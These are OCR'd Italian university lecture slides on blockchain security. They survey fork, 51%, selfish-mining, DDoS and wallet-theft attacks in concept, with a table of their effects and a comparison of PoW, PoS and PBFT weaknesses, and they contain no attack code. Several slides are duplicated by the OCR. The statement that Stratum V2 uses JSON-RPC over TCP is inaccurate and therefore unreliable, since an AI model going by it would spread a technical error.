UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Lezione 5 – Sicurezza e Vulnerabilità in Blockchain

Prof. Esposito Christian

Corso di
Sicurezza dei Dati

::.. Sommario

- Attacchi e Vulnerabilità:
  - Introduzione alla frontiera di attacco;
  - Attacchi di rete, di sistema e di applicazione.
- Programmazione Sicura di Smart Contracts:
  - Vulnerabilità dei contratti in Solidity;
  - Vulnerabilità dei chaincode in Hyperledger Fabric.
  - Design Pattern per Smart Contracts: esempio in Solidity

::.. Letture


- Andries Van Humbeeck, “The Blockchain-GDPR paradox”, Journal of Data Protection & Privacy, Volume 2, Issue 3. March 2019.
- Robert Herian, “Regulating Disruption: Blockchain, GDPR, and Questions of Data Sovereignty”, Journal of Internet Law, vol. 22, no. 2, pp. 1-16, August 2018.
- Xiaoqi Li,Peng Jiang, Ting Chen, Xiapu Luo, Qiaoyan Wen, “A survey on the security of blockchain systems”, Future Generation Computer Systems, volume 107, pp. 841–853, 2020.
- M. Saad et al., “Exploring the Attack Surface of Blockchain: A Comprehensive Survey”, IEEE Communications Surveys & Tutorials, vol. 22, no. 3, pp. 1977-2008, thirdquarter 2020.
- K. Yamashita, Y. Nomura, E. Zhou, B. Pi and S. Jun, “Potential Risks of Hyperledger Fabric Smart Contracts”, Proceedings of the IEEE International Workshop on Blockchain Oriented Software Engineering (IWBOSE), pp. 1-10, 2019.

Attacchi e Vulnerabilità delle Blockchain

::.. Sicurezza e Blockchain (1/2)

Rapporti recenti hanno evidenziato i rischi per la sicurezza associati alla Blockchain. Spesso questi attacchi vengono lanciati su applicazioni blockchain a causa della loro popolarità o del capitale coinvolto nel loro sistema.


A causa di una natura pubblicamente verificabile, le criptovalute basate su Blockchain sono vulnerabili a diverse attività fraudolente.



::.. Sicurezza e Blockchain (1/2)

Rapporti recenti hanno evidenziato i rischi per la sicurezza associati alla Blockchain. Spesso questi attacchi vengono lanciati su applicazioni blockchain a causa della loro popolarità o del capitale coinvolto nel loro sistema.

A causa di una natura pubblicamente verificabile, le criptovalute basate su Blockchain sono vulnerabili a diverse attività fraudolente.




Attacchi associati alle tecniche matematiche utilizzate per la creazione del libro mastro.

::.. Sicurezza e Blockchain (1/2)

Rapporti recenti hanno evidenziato i rischi per la sicurezza associati alla Blockchain. Spesso questi attacchi vengono lanciati su applicazioni blockchain a causa della loro popolarità o del capitale coinvolto nel loro sistema.

A causa di una natura pubblicamente verificabile, le criptovalute basate su Blockchain sono vulnerabili a diverse attività fraudolente.




Attacchi associati all'architettura peer-to-peer utilizzata nel sistema Blockchain.

::.. Sicurezza e Blockchain (1/2)

Rapporti recenti hanno evidenziato i rischi per la sicurezza associati alla Blockchain. Spesso questi attacchi vengono lanciati su applicazioni blockchain a causa della loro popolarità o del capitale coinvolto nel loro sistema.

A causa di una natura pubblicamente verificabile, le criptovalute basate su Blockchain sono vulnerabili a diverse attività fraudolente.



Attacchi associati al contesto applicativo che utilizza la tecnologia Blockchain.

::.. Sicurezza e Blockchain (1/2)

Rapporti recenti hanno evidenziato i rischi per la sicurezza associati alla Blockchain. Spesso questi attacchi vengono lanciati su applicazioni blockchain a causa della loro popolarità o del capitale coinvolto nel loro sistema.

A causa di una natura pubblicamente verificabile, le criptovalute basate su Blockchain sono vulnerabili a diverse attività fraudolente.


Il modello di fiducia debole espone le blockchain pubbliche a un'ampia varietà di attacchi, consentendo agli avversari di compromettere facilmente il sistema. Per affrontare le carenze delle Blockchain pubbliche e ridurre le opportunità di attacco, le blockchain private e con autorizzazione vengono ora utilizzate per varie applicazioni.


::.. Sicurezza e Blockchain (2/2)

Livello	Attacco	Divisione in catena	Perdita Revenue	Partizio-namento	Mining Dannoso	Ritardo	Perdita infor-mazioni	Furto
Struttura Blockchain	Forks	X	X					
	Orphaned blocks		X					
Struttura Peer-to-Peer	DNS hijacks		X	X				X
	BGP hijacks		X	X				X
	Eclipse attack			X				
	Majority attack	X	X		X			
	Selfish mining		X		X			
	DDoS attacks				X			X
	Consensus Delay					X	X	
	Block Withholding		X		X			
	Timejacking attacks	X	X		X	X		
	Finney attacks		X					
Applica-zioni	Blockchain Ingestion						X	
	Wallet theft		X					X
	Double-spending							
	Cryptojacking	X			X			X
	SM attacks		X			X		X

::.. Attacchi al Pooled Mining (1/2)

- Bitcoin deriva almeno il 95% della sua potenza di mining da soli 10 pool di mining;
- Ethereum ha l'80% della sua potenza di mining proveniente da 6 pool.





::.. Attacchi al Pooled Mining (1/2)

- Bitcoin deriva almeno il 95% della sua potenza di mining da soli 10 pool di mining;
- Ethereum ha l'80% della sua potenza di mining proveniente da 6 pool.


Lavori recenti hanno dimostrato attacchi contro le criptovalute, come la doppia spesa e il partizionamento della rete, che sfruttano lo status quo del mining centralizzato.

- Se un singolo operatore del pool controlla più della metà della potenza di mining totale della rete, allora un classico attacco del 51% minaccia la sicurezza centrale del protocollo di consenso di Nakamoto.

È capitato che un singolo pool abbia conseguito più della metà dell'hash rate di una criptovaluta (ad esempio DwarfPool1 in Ethereum e GHash.io2 in Bitcoin) in diverse occasioni. In questi casi, il corretto comportamento del gestore del pool ha evitato un attacco.


::.. Attacchi al Pooled Mining (2/2)

Il protocollo attualmente in uso per la gestione del pooled mining in BitCoin è Stratum V2, che utilizza un semplice socket TCP, con payload codificato come messaggi JSON-RPC. Il client apre semplicemente una socket TCP e scrive richieste al server sotto forma di messaggi JSON terminati dal carattere di nuova riga \n. Ogni riga ricevuta dal client è di nuovo un frammento JSON-RPC valido, contenente la risposta.




- Recenti studi hanno mostrato le vulnerabilità del protocollo Stratum, che possono essere fruttate per attacchi a BitCoin.
- https://petsymposium.org/popets/2017/popets-2017-0028.pdf

::.. Attacchi alla Struttura (1/5)



I fork possono essere creati involontariamente a causa di malfunzionamenti o incompatibilità negli aggiornamenti. Le fork possono anche essere causate con intenti dannosi mediante "nodi Sybil" o il "mining egoistico".

Un'altra forma di fork si verifica quando gli utenti di un'applicazione blockchain creano un'applicazione figlia dall'applicazione padre.



I fork intenzionali possono essere:

- Una soft fork si ha quando la modifica è retro compatibile;
- Una hard fork si ha quando i nuovi blocchi che la rete accetta sembrano non validi per i nodi pre-fork.

::.. Attacchi alla Struttura (2/5)

Un fork rappresenta uno stato incoerente che può essere sfruttato dagli avversari per causare confusione, transazioni fraudolente e sfiducia all'interno della rete.

TIMELINE 1: *Major Bitcoin Forks*

Jan 3, 2009	Bitcoin genesis block established
Dec 27, 2014	Bitcoin XT forked on Bitcoin Core
Jan 15, 2016	Bitcoin Unlimited launched
Feb 10, 2016	Bitcoin Classic forked on Bitcoin Core
Aug 1, 2017	Bitcoin Cash launched
Aug 23, 2017	Segregated Witness (Segwit) fork
Nov 1, 2017	Bitcoin Gold launched
Nov 15, 2017	Segwit2x fork
Nov 28, 2017	Protest fork


Gli hard fork possono portare a una divisione della cryptovaluta. Quando degli attacchi sono riusciti a compromettere con successo una cryptovaluta, si è impiegato un hard fork per annullare le transazioni maliziose. Tuttavia, questo richiede il consenso della maggior parte dei nodi.

Se si verifica un ritardo del consenso a causa di un attacco di maggioranza o di un evento DDoS, le attività fraudolente diventano alquanto difficili da gestire e ritardi prolungati possono infine causare la svalutazione della criptovaluta.

::.. Attacchi alla Struttura (3/5)

Due forme di incongruenze possono verificarsi con il processo di consenso che può lasciare blocchi validi fuori dalla Blockchain:

- "stale block - blocco obsoleto", se un blocco è stato «mined» con successo ma non è accettato nella migliore blockchain corrente. Si verifica principalmente nelle Blockchain pubbliche a causa delle race conditions tra i miners: due o più miners possano trovare una soluzione valida, tra cui la rete accetta ne accetta solo uno e scarta il resto, che diventano blocchi obsoleti. Il "selfish mining" può anche portare a blocchi obsoleti.
- "Orphaned Block - blocco orfano", se un blocco valido ha il campo hash del blocco genitore che punta a un blocco non autentico.




::.. Attacchi alla Struttura (4/5)

Il consenso utilizzato determina le vulnerabilità verificabili:

- Uno dei maggiori problemi con PoW è l'eccessivo spreco di energia per trovare una valida soluzione. La centralizzazione della capacità di hashing tra pochi gruppi di miners rende l'applicazione Blockchain vulnerabile agli attacchi, inclusi gli attacchi della maggioranza e la doppia spesa: se un miner acquisisce la maggioranza dell'hash rate di una rete, sarà in grado di prendere il controllo del sistema.
- PoS implica un consenso deterministico poiché un validatore viene scelto prima e i blocchi vengono validati senza ritardi. Inoltre, per lanciare un attacco di maggioranza, l'attaccante deve acquisire più del 50% dei token di cryptovaluta, più difficile da ottenere rispetto al 50% di hash rate in PoW. Il meccanismo si polarizza verso i validatori più ricchi che tengono ad arricchirsi progressivamente per la validazione dei blocchi.

::.. Attacchi alla Struttura (5/5)


- PBFT è considerato efficiente dal punto di vista energetico con un elevato throughput di transazione. Tuttavia, assume che la replica primaria esegua fedelmente il protocollo e non manometta l'ordine di transazioni e blocchi. Questa ipotesi può portare a una vulnerabilità nelle Blockchain permissioned, ma siccome l'identità della replica primaria è nota, è possibile monitorarne il comportamento.



PBFT è affetto da una limitata scalabilità, che comporta una bassa tolleranza ai guasti bizantini, visto che aumenta la possibilità per un avversario di inserire repliche dannose. Attualmente, Bitcoin ha oltre 10.000 nodi attivi, e può tollerare fino a 5.000 nodi difettosi. In una blockchain privata basata su PBFT con 100 nodi, un aggressore può avere successo solo controllando 33 nodi.


::.. Attacchi al Sistema P2P (1/15)

L'attacco del selfish mining è una strategia scelta da alcuni minatori che tentano di aumentare le loro ricompense mantenendo deliberatamente privati i loro blocchi e determinando una block race tra la catena pubblica degli onesti e la catena privata degli egoisti.



- Ciò causa risultati indesiderabili invalidando i blocchi onesti con tutte le loro che vengono rifiutate e la possibilità di occorrenza di fork che possono causare un ritardo del consenso e il sopraggiungere di altri potenziali attacchi come "doppia spesa" e "fork after withholding".


::.. Attacchi al Sistema P2P (2/15)



